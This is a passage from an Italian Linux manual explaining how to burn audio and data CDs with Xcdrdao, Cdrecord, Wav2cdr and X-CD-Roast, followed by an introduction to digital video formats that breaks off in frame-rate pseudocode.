Xcdrdao si compone dell'eseguibile '**`xcdrdao`**', che può essere avviato eventualmente indicando il nome di un file TOC. La figura 761.6 mostra il caso comune di Xcdrdao avviato senza alcuna indicazione, dove tutto deve essere definito.

```
xcdrdao [file_toc]
```

A titolo di esempio, si suppone di disporre di due file WAV-RIFF da inserire in un CD. La prima cosa che si fa è quella di dare un nome al file TOC, salvandolo anche se vuoto. Per questo si seleziona la voce *`Save As`* del menù *`File`*; si ottiene così una finestra che consente la navigazione tra le directory e l'indicazione del file che si vuole salvare. Per iniziare a inserire le tracce, si procede selezionando la voce *`Add Track`* dal menù *`Tools`*; si ottiene la finestra che si vede nella figura 761.7, dove già ci si accinge a inserire il file '`/tmp/wav/1.wav`'.

Figura 761.7. Aggiunta delle tracce nel file TOC.

Dopo la conferma con il pulsante grafico [OK], si può aggiungere un altro file, in questo caso '`/tmp/wav/2.wav`'. Dopo aver confermato anche l'ultimo inserimento, si conclude selezionando il pulsante grafico [CANCEL]. Al termine, per visualizzare la situazione dei file aggiunti, conviene selezionare la voce `Fullview` dal menù `View`. Ovviamente conviene anche salvare il file TOC.




Figura 761.8. Xcdrdao dopo la selezione dei file audio da aggiungere.

Al termine della selezione delle tracce, una volta visualizzato il risultato grafico dell'insieme, è possibile fare una prova di ascolto del CD, prima ancora di passare all'incisione. Si ottiene

questo semplicemente selezionando il pulsante grafico PLAY. Al termine si può decidere di passare all'incisione, attraverso la voce *Record* dal menù *Actions*. Ovviamente, in questo modo si va a pilotare l'eseguibile '**cdrdao**' con il file TOC sul quale si sta lavorando.

Figura 761.9. Ultima conferma prima dell'incisione del CD.

A titolo di esempio, viene mostrato anche il file TOC generato in questo modo:

```
CD_DA


// Track 1
TRACK AUDIO
NO COPY
NO PRE_EMPHASIS
TWO_CHANNEL_AUDIO
FILE "/tmp/wav/1.wav" 0 10555247
SILENCE 529


// Track 2
TRACK AUDIO
NO COPY
NO PRE_EMPHASIS
TWO_CHANNEL_AUDIO
FILE "/tmp/wav/2.wav" 0 8461487
SILENCE 421
```

Si può osservare che sono stati aggiunte in modo predefinito le direttive di opzione '**NO COPY**', '**NO PRE_EMPHASIS**' e '**TWO_CHANNEL_AUDIO**', così come le pause di silenzio alla fine delle tracce.

761.2 Cdrecord

Cdrecord [2] non è particolarmente adatto alla realizzazione di CD audio, tuttavia è opportuno completare il quadro mostrando in che modo ciò potrebbe essere fatto con questo programma. In particolare si utilizza l'opzione '**-audio**' per specificare che i file successivi sono da intendersi delle tracce audio.

È opportuno richiamare la sintassi per l'utilizzo dell'eseguibile '**cdrecord**':

```
cdrecord [opzioni_generali] dev=dispositivo [opzioni_di_traccia] file_traccia...
```

Il problema dell'indicazione dell'unità SCSI è descritto in un altro capitolo (capitolo 170), a ogni modo, quando l'unità del masterizzatore è collegata attraverso un adattatore SCSI, questa si specifica in uno dei due modi seguenti:

```
dev=unità_controllo_scsi,scsi_id,lun
```

```
dev=scsi_id,lun
```

In pratica, il secondo modo può essere utilizzato quando si dispone di un'unica unità di controllo SCSI.

Per quanto riguarda l'uso delle opzioni '**-data**' e '**-audio**', è necessario sapere che Cdrecord considera automaticamente tracce audio i file che terminano con le estensioni '`.au`' e '`.wav`'. Vengono mostrati solo alcuni esempi.

```
# cdrecord -v -speed=2 dev=3,0 -audio prova_*.wav [Invio]
```

Questo esempio rappresenta il caso più comune. Viene richiesta l'incisione di un CD contenuto nell'unità SCSI numero tre del primo adattatore SCSI, a doppia velocità, dei file che corrispondono al modello '`prova_*.wav`'.

```
# cdrecord -v -speed=2 dev=3,0 immagine.iso9660 -audio prova_*.wav [Invio]
```

Questo esempio ulteriore mostra il caso di un CD contenente una traccia dati e una serie di tracce audio. In pratica, differisce dall'esempio precedente solo per l'aggiunta dell'indicazione del file '`immagine.iso9660`', che si intende un'immagine di un file system ISO 9660. Si osservi la mancanza dell'opzione '**-data**', perché non indispensabile.

761.3 Wav2cdr

Wav2cdr [3] è un programma nato originariamente per convertire file WAV-RIFF nel formato CDR, ovvero quello adatto alla masterizzazione di CD audio. Tuttavia, sia Cdrdao, sia Cdrecord sono in grado di accettare direttamente file in formato WAV-RIFF, senza bisogno di convertirli prima in formato CDR, per cui questa funzionalità di Wav2cdr non è più così importante. L'eseguibile che compie il lavoro è '**wav2cdr**' e la sua sintassi generale è molto vaga:

```
wav2cdr opzioni
```

La caratteristica più importante di Wav2cdr è invece quella di riuscire a individuare facilmente le pause di silenzio all'interno di un file e di consentirne la suddivisione. Prima di arrivare a comprendere il meccanismo è necessario prendere confidenza con l'opzione '**--cut**' che richiede l'indicazione di una serie di coppie di numeri, secondo l'unità «C», che per Wav2cdr esprime 1/72 di secondo. L'esempio seguente serve a delimitare tre pezzi che vanno dalla posizione 10001 alla 20000, dalla 20101 alla 50000 e dalla 55001 alla 70000:

```
--cut 10000C 20000C 20100C 50000C 55000C 70000C
```

Si osservi quindi che nell'elenco di argomenti dell'opzione '**--cut**', il primo numero di ogni intervallo è escluso.

Per individuare le pause in modo automatico, Wav2cdr deve essere informato della durata minima che queste devono avere e dell'ampiezza sonora massima da considerare come «silenzio» (il livello di soglia del rumore di fondo). La durata delle pause si definisce attraverso l'opzione '**--silencedelay**', a cui segue l'indicazione del numero corrispondente a quantità di 1/72 di secondo (come già visto per l'opzione '**--cut**'), mentre il livello sonoro massimo di queste pause è definito dall'opzione '**--silencethresh**', a cui si aggiunge un numero da determinare in base a delle prove. In generale, il valore predefinito per questo livello sonoro è 10; incrementandolo si intende superare un rumore di fondo eventuale, come quello contenuto in una registrazione su nastro magnetico analogico.

Per suddividere un file audio con Wav2cdr si passa generalmente per due stadi: la scansione del file per individuare gli intervalli, utilizzando l'opzione '**--silencecuts**', generando un file contenente l'indicazione di tali intervalli; quindi la suddivisione del file, con l'opzione '**--cut**', riutilizzando il file contenente l'elenco dei tagli da fare. Ecco come si potrebbe procedere con una registrazione ottenuta da una cassetta audio analogica:

```
$ wav2cdr --inwav --infile prova.wav ↩
↪         --silencecuts --silencedelay 30C --silencethresh 80 > elenco
[Invio]
```

```
$ wav2cdr --inwav --towav --infile prova.wav ↩
↪         --outfile traccia --cut `cat elenco` [Invio]
```

Come si può intuire, il file WAV-RIFF che viene scandito e poi separato è '`prova.wav`', mentre il file contenente l'elenco delle sezioni separate dalla pausa stabilita è '`elenco`'. Il secondo dei due comandi crea quindi una serie di file, in questo caso ancora WAV-RIFF in quanto richiesto espressamente, con nomi corrispondenti al modello '`traccia`***n***' ('`traccia01`', '`traccia02`', ecc.).

Dopo una suddivisione del genere è utile ascoltare i vari file ottenuti per determinare se le suddivisioni sono corrette o meno. Nel caso si voglia eliminare una suddivisione è facile modificare l'elenco. Per esempio, supponendo di avere l'elenco seguente:

```
0C 2528C
2528C 3236C
3236C 5422C
5422C 6597C
6597C 18907C
18907C 27772C
27772C 40000C
```

Si può decidere di eliminare completamente il primo intervallo, di fondere assieme il secondo con il terzo e il quarto con il quinto, lasciando stare il resto. Basterebbe modificare l'elenco nel modo seguente, ottenendo in pratica solo quattro suddivisioni:

```
2528C 5422C
5422C 18907C
18907C 27772C
27772C 40000C
```

Tabella 761.14. Alcune opzioni.

Opzione	Descrizione
`--cut` ***n_iniziale_escluso*** `C` ***n_finale_incluso*** `C` ↩ ↪ [***n_iniziale_escluso*** `C` ***n_finale_incluso*** `C`]...	Delimita gli intervalli di tempo da estrarre dal file in ingresso.
`--infile` ***nome_file_in_ingresso***	Definisce il nome del file audio in ingresso.
`--outfile` ***radice_nome_file_in_uscita***	Definisce la radice del nome dei file audio ottenuti dalla separazione del file in ingresso. A questo nome viene aggiunto un numero composto da due cifre, per distinguerne la sequenza.
`--inwav` `--incdr`	Il file in ingresso è di tipo WAV-RIFF, oppure è in formato CDR.
`--towav` `--tocdr`	I file da generare devono essere in formato WAV-RIFF oppure CDR.
`--silencecuts`	Emette l'elenco di intervalli distinguibili dalle pause di silenzio (da definire in base alle opzioni '**`--silencedelay`**' e '**`--silencethresh`**'). Si osservi che l'elenco viene emesso attraverso lo standard output, mentre dallo standard error si ottengono ugualmente altre informazioni generali.
`--silencedelay` ***n*** `C`	Definisce la durata minima delle pause di silenzio, dove il numero esprime unità di 1/72 di secondo. Se non si usa questa opzione è stabilita una pausa minima di «30C», pari a 0,4 s.

Opzione	Descrizione
`--silencethresh` ***n***	Esprime il livello sonoro massimo, al di sotto del quale si intende si tratti di silenzio. Il valore predefinito è 10 e valori superiori alzano la soglia del rumore di fondo consentito.

761.4 Riferimenti

- Jeff Tranter, *CDROM HOWTO*
  ⟨*http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html* ⟩
- Winfried Trümper, *CD-writing HOWTO*
  ⟨*http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html* ⟩

[1] **Cdrdao** GNU GPL

[2] **Cdrecord** GNU GPL

[3] **Wav2cdr** GNU GPL

Capitolo 762

X-CD-Roast

X-CD-Roast [1] è un sistema di programmi fatti per la masterizzazione di CD audio e dati, raccolti assieme sotto un pannello di controllo grafico per X. X-CD-Roast non è un applicativo indispensabile, tuttavia promette di essere aggiornato nel tempo e di facilitare sempre di più la realizzazione di CD.

Come al solito, a questo proposito, occorre ricordare che l'acquisto di un CD audio non dà implicitamente il diritto di farne quello che si vuole. In generale si ottiene solo il diritto di ascoltarlo per sé; mentre altre operazioni come la copia, l'esecuzione in pubblico e la trasmissione, sono attività che devono essere autorizzate espressamente da chi detiene i diritti di quella pubblicazione sonora.

Tra le altre cose, X-CD-Roast facilita notevolmente l'estrazione di tracce dati e audio da un CD; tuttavia, utilizzare questa tecnica per memorizzare brani musicali o altri dati in un'unità di memorizzazione qualunque, vuol dire farne una «copia» e ciò rappresenta un'azione che normalmente è vietata da chi possiede i diritti sulla pubblicazione relativa, salvo che si tratti di software libero, o di un'altra forma di espressione artistica altrettanto libera.

In generale, a meno di provvedere da soli alla compilazione dei sorgenti di X-CD-Roast, questo applicativo funziona bene solo se quello che si installa è un pacchetto realizzato per la propria distribuzione GNU/Linux. In questo modo, tra le altre cose, si garantisce che siano soddisfatte tutte le dipendenze con i vari programmi, la cui presenza è necessaria per tutte le funzioni che X-CD-Roast è in grado di controllare.

762.1 Configurazione e permessi

Una volta installato, X-CD-Roast va avviato con i privilegi dell'utente '**`root`**' per definire la configurazione generale che va così a essere memorizzata nel file '`/etc/xcdroast.conf`'. In questa fase vengono scandite le unità CD e DVD che risultano essere presenti.

`#` **`xcdroast`** [*Invio*]

Figura 762.1. Spiegazione iniziale dopo l'avvio come utente '**root**'.

Figura 762.2. Menù iniziale di X-CD-Roast.

La prima cosa da fare è quella di definire la configurazione di partenza, per gli aspetti a cui gli

utenti comuni non possono accedere successivamente. Si fa questo selezionando il pulsante grafico SETUP.

Figura 762.3. Configurazione del masterizzatore e del lettore. In questo caso, il lettore è lo stesso masterizzatore.

In particolare, meritano attenzione le schede per la configurazione del masterizzatore e del lettore, oltre all'area da utilizzare per le immagini delle tracce. Nella figura 762.3 si vede che X-CD-Roast dovrebbe essere in grado di individuare da solo il tipo di masterizzatore e il tipo di lettore di CD; nella figura 762.4 si vede invece la definizione dell'area di memoria da utilizzare per preparare o per scaricare le immagini delle tracce. Se si dispone di un elaboratore di fascia media, è più che sufficiente la scelta di una directory apposita. Nella figura si mostra l'uso di '`/tmp/`'.

Figura 762.4. Configurazione dell'area di memoria temporanea, nel disco fisso, per le immagini delle tracce. Si osservi la selezione della directory '`/tmp/`'.

Dopo aver controllato anche le altre cartelle, si può salvare la configurazione selezionando il pulsante grafico SAVE. Ciò fa sì che venga creato il file di configurazione generale, che potrebbe essere '`/etc/xcdroast.conf`', o un altro simile collocato altrove (ma questo fatto

non è auspicabile). Per uscire dalla configurazione basta selezionare il pulsante grafico DONE e quindi EXIT per terminare il funzionamento di questa sessione di lavoro particolare.

Per consentire l'utilizzo del programma anche agli utenti comuni, l'eseguibile '**xcdroast**' dovrebbe essere SUID-root (cioè deve appartenere a '**root**' e avere il bit SUID attivato); quindi occorrerebbe configurare l'elenco degli utenti che possono accedere al programma. Tuttavia, qui viene suggerito di intervenire semplicemente nei file di dispositivo, in modo da concedere a tutti gli utenti di usare il programma, senza preoccupazioni:

chmod 0666 /dev/sg* /dev/sr* /dev/scd* [*Invio*]

X-CD-Roast deve poter accedere anche al file di dispositivo '/dev/dsp', almeno in scrittura. Anche in questo caso vale la possibilità di distinguere se si vuole concedere l'accesso solo a chi appartiene anche al suo gruppo (di solito si tratta di '**audio**'), oppure se si ritiene opportuno lasciare l'accesso a qualunque utente:

chmod g+w /dev/dsp [*Invio*]

Oppure:

chmod a+w /dev/dsp [*Invio*]

Se si lasciano i permessi di lettura agli utenti, questi possono ascoltare attraverso la scheda audio, anche attraverso la rete, arrivando a poter spiare le conversazioni che si svolgono nella stanza in cui si trova quell'elaboratore. Questo è il motivo per cui si cerca di evitare di dare i permessi di lettura a questo file di dispositivo.

762.2 Masterizzazione dati

La masterizzazione tradizionale, che parte dalla creazione di un'immagine per arrivare all'incisione di un disco, avviene per mezzo della funzione accessibile tramite il pulsante grafico MASTER CD, del menù principale di X-CD-Roast. La figura 762.5 mostra la selezione della directory a partire dalla quale si vuole ottenere l'immagine del contenuto.

Figura 762.5. Definizione della directory di partenza per la creazione di un'immagine.

Con il pulsante SET IMAGE-TYPE si accede a una maschera con la quale si definiscono alcuni dettagli importanti sulle caratteristiche dell'immagine. In generale, conviene attivare simultaneamente sia le estensioni Rock Ridge, sia le estensioni Joliet.

Con il pulsante MASTER IMAGE si accede alla maschera con la quale poi si può confermare l'avvio della creazione del file contenente l'immagine ISO 9660, che successivamente è possibile trasferire nel CD. Per iniziare, basta selezionare il pulsante START MASTER IMAGE. La figura 762.6 mostra la finestra di attesa per il processo di preparazione dell'immagine.

Figura 762.6. Attesa per la preparazione dell'immagine.

Con il pulsante WRITE IMAGE si accede alla maschera con la quale poi si può confermare l'avvio dell'incisione del CD vergine. Si osservi nella figura 762.7 la disponibilità di una casella di selezione con la quale si può richiedere di eseguire l'operazione solo in simulazione, per controllare che il flusso di dati possa avvenire effettivamente alla velocità stabilita.

Con il pulsante VERIFY BURNED IMAGE si accede alla maschera di controllo del CD appena inciso. Il controllo avviene attraverso la lettura integrale della traccia. Infine, con il pulsante DELETE IMAGES si accede alla maschera con la quale si possono selezionare i file che rappresentano le immagini contenute nella directory temporanea che funge da serbatoio di questi.

Figura 762.7. Preparazione alla scrittura del CD.

762.3 Copia di un CD contenente dati

La copia di un CD contenente dati consiste nel trasferimento dell'immagine dalla traccia dati del CD-ROM in un file e nel successivo riutilizzo per l'incisione di un altro CD. L'operazione è molto semplice, ma bisogna ricordare che questo tipo di copia può essere fatto solo quando i dati in questione possono essere riprodotti legalmente. Si accede a questa funzione di X-CD-Roast attraverso il pulsante grafico Copy Data-CD del menù principale, quindi, in breve:

Read Image	legge l'immagine del CD-ROM in un file;
Verify Image	innesta l'immagine e ne permette il controllo, prima di incidere un CD;
Write Image	inizia l'incisione di un nuovo CD;
Verify burned Image	verifica l'integrità del CD appena inciso;
Delete Images	permette di eliminare facilmente le immagini che non servono più dalla directory che le contiene;
Quick CD Copy	permette di incidere un CD a partire da un originale, senza passare per la generazione di un file-immagine (ammesso che sia disponibile un altro lettore CD.

762.4 CD contenente tracce audio

Un CD contenente dati, di solito è composto da una sola traccia, mentre un CD audio è composto da tante tracce quanti sono i brani musicali contenuti. La riproduzione di un CD audio passa normalmente per l'estrazione di tutte le tracce in altrettanti file, che poi possono essere ricomposte come si vuole in un altro CD. Per accedere a queste funzionalità, si seleziona il tasto grafico Copy Audio-CD del menù principale.

Per l'ennesima volta, si ricorda che queste cose si possono fare solo se sono concesse espressamente da chi detiene i diritti di autore.

In questa sezione, piuttosto che mostrare in dettaglio come estrapolare le tracce da un CD audio, per generarne una copia, si preferisce puntare l'attenzione sulla creazione di un CD audio in proprio. Tuttavia, non ci si devono aspettare risultati eccellenti, dal momento che spesso, per qualche motivo, i CD che si ottengono non funzionano sugli apparecchi di ascolto comuni.

X-CD-Roast consente di partire da tracce audio in formato grezzo, oppure in formato WAV-RIFF (16 bit, stereo, 44100 Hz). Il secondo, essendo fornito di intestazione, rappresenta decisamente la scelta migliore; infatti, se si vuole usare un formato grezzo, occorre poi preoccuparsi di stabilire l'ordine giusto dei byte.

Una volta preparati i file WAV-RIFF, questi vanno collocati nella directory in cui X-CD-Roast si aspetta di trovare le tracce da registrare. Nella figura 762.9 si vede la situazione mostrata dalla maschera che si raggiunge con il tasto [WRITE TRACKS], prima di avere selezionato i file WAV-RIFF da utilizzare per le tracce del CD da registrare.

È importante che la casellina indicata come *`Fix Wav-Files`*, sia selezionata, come si vede nella figura.

Figura 762.9. Preparazione alla scrittura del CD audio.

In questo caso si vede già che sono disponibili due file (tracce), dei quali, nessuno è stato ancora indicato. Per farlo, occorre selezionare il pulsante grafico [SELECT/SHOW TRACKS TO WRITE] e, nella finestra che si ottiene, occorre indicare l'ordine delle tracce. Nella figura 762.10 si vede che è appena stato indicato questo ordine, mentre nella figura 762.11 si vede il risultato confermato con la selezione del pulsante grafico [REFRESH]. Al termine, si esce da questa finestra con il pulsante grafico [DONE].

Figura 762.10. Selezione delle tracce audio.

Figura 762.11. Conferma della selezione delle tracce audio.

Dalla maschera precedente, basta selezionare il pulsante grafico START WRITE TRACKS per avviare l'incisione del CD.

Il CD audio che si ottiene potrebbe non funzionare in un lettore normale di sistemi audio, ma questa è una carenza del sistema di riproduzione, non del procedimento con cui si realizza il CD.

762.5 Riferimenti

- Thomas Niederreiter, *Manual for X-CD-Roast*
  '/usr/share/doc/xcdroast/README.html'

[1] **X-CD-Roast** GNU GPL

Parte cxix

Video

Capitolo 763

Concetti generali sui formati video digitali

Si comprende intuitivamente che un filmato sia una sequenza di immagini fisse, prese a intervalli regolari molto brevi; tuttavia, per poter usare i programmi che creano o elaborano dei filmati digitali, occorre conoscere, almeno superficialmente, altri concetti specifici.

763.1 Composizione di un'immagine fissa

Ai fini della rappresentazione digitale, si può considerare un'immagine come un mosaico rettangolare, composto da una matrice di tessere, ognuna di dimensione uguale: le tessere di questo mosaico sono i punti grafici, noti come *pixel*. Da questo punto di vista, le caratteristiche di un'immagine sono la larghezza e l'altezza in punti grafici, a cui si aggiunge la «profondità», rappresentata dalla quantità di colori.

Per la precisione, la profondità si può esprimere sia con il numero di colori rappresentabili, intendendo per colore ogni tonalità disponibile, sia con il numero di bit con cui i colori vengono rappresentati. In tal caso, se n è la quantità di bit a disposizione, il numero di colori rappresentabili è 2^n.

763.2 Dall'immagine fissa al filmato

Si arriva a un filmato mettendo assieme una serie di immagini fisse, ottenute a intervalli molto brevi e regolari. La frequenza con cui queste immagini sono scandite è la frequenza di quadro (*frame rate*), che secondo la tradizione televisiva va dai 25 Hz (standard PAL e SECAM europei) a circa 30 Hz (standard NTSC americano).

Il sistema televisivo tradizionale introduce anche l'interlacciamento, per ridurre la percezione dello sfarfallio dell'immagine. Attraverso l'interlacciamento, ogni immagine viene divisa in due immagini contenenti righe alterne (una contiene le righe dispari, l'altra le righe pari), da visualizzare a una frequenza doppia rispetto alla frequenza di quadro. Le due immagini che compongono il quadro sono dei semiquadri (*field*).

763.3 Digitalizzazione di un filmato

La trasformazione di un filmato in forma digitale (numerica) implica la realizzazione di un file contenente una sequenza di immagini successive. Se la memorizzazione avviene senza tecniche di compressione, è sufficiente determinare le dimensioni di ogni immagine (si ottiene la dimensione a partire da larghezza, altezza e profondità) e sapere a che frequenza visualizzarle (frequenza di quadro), per poter riprodurre il filmato correttamente.

Per risparmiare spazio, le immagini dei vari quadri possono essere rappresentate attraverso tecniche che ne consentono la riduzione delle dimensioni, di solito con la perdita di qualche informazione, esattamente come avviene con tanti formati di rappresentazione di immagini fisse. Per esempio, il formato MJPG è una sequenza di immagini JPG.

Per risparmiare spazio ulteriore, le immagini dei quadri, oltre che essere compresse per conto proprio, dopo un'immagine completa possono rappresentare solo le variazioni nei quadri successivi.

Come avviene per la compressione audio, la creazione di un file video compresso, che consente la perdita di informazioni, prevede normalmente la possibilità di fissare il flusso massimo di dati per unità di tempo: *bit rate*. Naturalmente, maggiore è questo valore, migliore è la qualità del video riprodotto. Si distingue generalmente tra un flusso massimo costante o variabile; nel secondo caso si usa normalmente la sigla «VBR» (*Variable bit rate*).

763.4 Confezionamento di un filmato

Un filmato può essere realizzato come una sequenza di immagini non compresse, senza informazioni ulteriori. In tal caso, per la sua riproduzione è necessario conoscere le caratteristiche delle immagini e la loro frequenza di scansione; inoltre, è necessario leggere il file dal principio, per poter calcolare esattamente l'inizio di ogni nuovo quadro.

Per facilitare l'esecuzione di un filmato, il file che lo contiene potrebbe disporre di una sorta di intestazione, con tutte le informazioni necessarie alla decodifica.

Per consentire l'esecuzione di un filmato attraverso un flusso di dati, all'interno dei quali è possibile anche la perdita di porzioni di questi, è necessario che i quadri del filmato siano distinguibili. In tal caso, di solito, all'inizio di un gruppo di quadri viene inserita un'intestazione con i dati necessari alla riproduzione corretta del filmato stesso.

763.5 Contenitore multimediale

Generalmente, si è abituati a considerare un filmato come qualcosa che contiene sì una sequenza visiva, ma anche una traccia sonora. Per ottenere questo risultato occorre raccogliere video e audio in un contenitore *multiplex* (molteplice), ovvero un file che a sua volta contiene, a pezzi, un file video e un file audio, con le informazioni necessarie alla loro esecuzione sincronizzata.

> Un contenitore *multiplex* è fatto per contenere certi tipi di formati (video, audio o altro), ma non tutti; inoltre, a seconda delle sue caratteristiche, può prevedere la presenza di più componenti sincronizzate, come più tracce audio in lingue diverse, più tracce video o anche informazioni testuali (come i sottotitoli).

763.6 Trasformazione in teoria

La trasformazione di un filmato da una rappresentazione digitale a un'altra, è un'operazione complessa, che produce spesso risultati scadenti.

La qualità scadente del risultato dipende generalmente dal fatto che si parte da un formato già compresso, dove la compressione comporta la perdita di informazioni visive rispetto alle immagini originali, per arrivare nuovamente a un formato compresso, dove la perdita di informazioni può solo aumentare.

La trasformazione di un filmato richiede generalmente un adattamento della geometria, ovvero delle dimensioni orizzontali e verticali delle immagini, così come la modifica della frequenza di quadro. Si può comprendere che proprio la modifica della frequenza di quadro sia l'aspetto più difficile della trasformazione.

Il modo più semplice per trasformare la frequenza di quadro è quello di calcolare quale quadro della sequenza originale è il più vicino, in termini di tempo, al quadro della sequenza trasformata. In questo modo, a seconda dei casi, può succedere che alcuni quadri della sequenza originale vengano eliminati, oppure che vengano duplicati. Ovviamente, il risultato produce degli scatti periodici nel fluire della sequenza visuale. A titolo di esempio viene mostrato il procedimento in forma di pseudocodifica:

```
FRAME_RATE (VIDEO_SRC, A_SRC, Z_SRC, FPS_SRC, VIDEO_DST, A_DST, FPS_DST)

    LOCAL FRAME_TIME_SRC FLOAT
    LOCAL FRAME_TIME_DST FLOAT
    LOCAL VIDEO_TIME     FLOAT
    LOCAL FRAME_SRC      INTEGER
    LOCAL FRAME_DST      INTEGER
    LOCAL I_SRC          INTEGER
    LOCAL I_DST          INTEGER
    LOCAL Z_DST          INTEGER

    FRAME_TIME_SRC := (1 / FPS_SRC)
    FRAME_TIME_DST := (1 / FPS_DST)

    FRAME_DST := 0

    WHILE TRUE

        VIDEO_TIME     := (FRAME_DST * FRAME_TIME_DST)
        FRAME_SRC      := (VIDEO_TIME / FRAME_TIME_SRC + 0.5)
        I_SRC          := (A_SRC + FRAME_SRC)
        I_DST          := (A_DST + FRAME_DST)

        IF I_SRC <= Z_SRC
            THEN
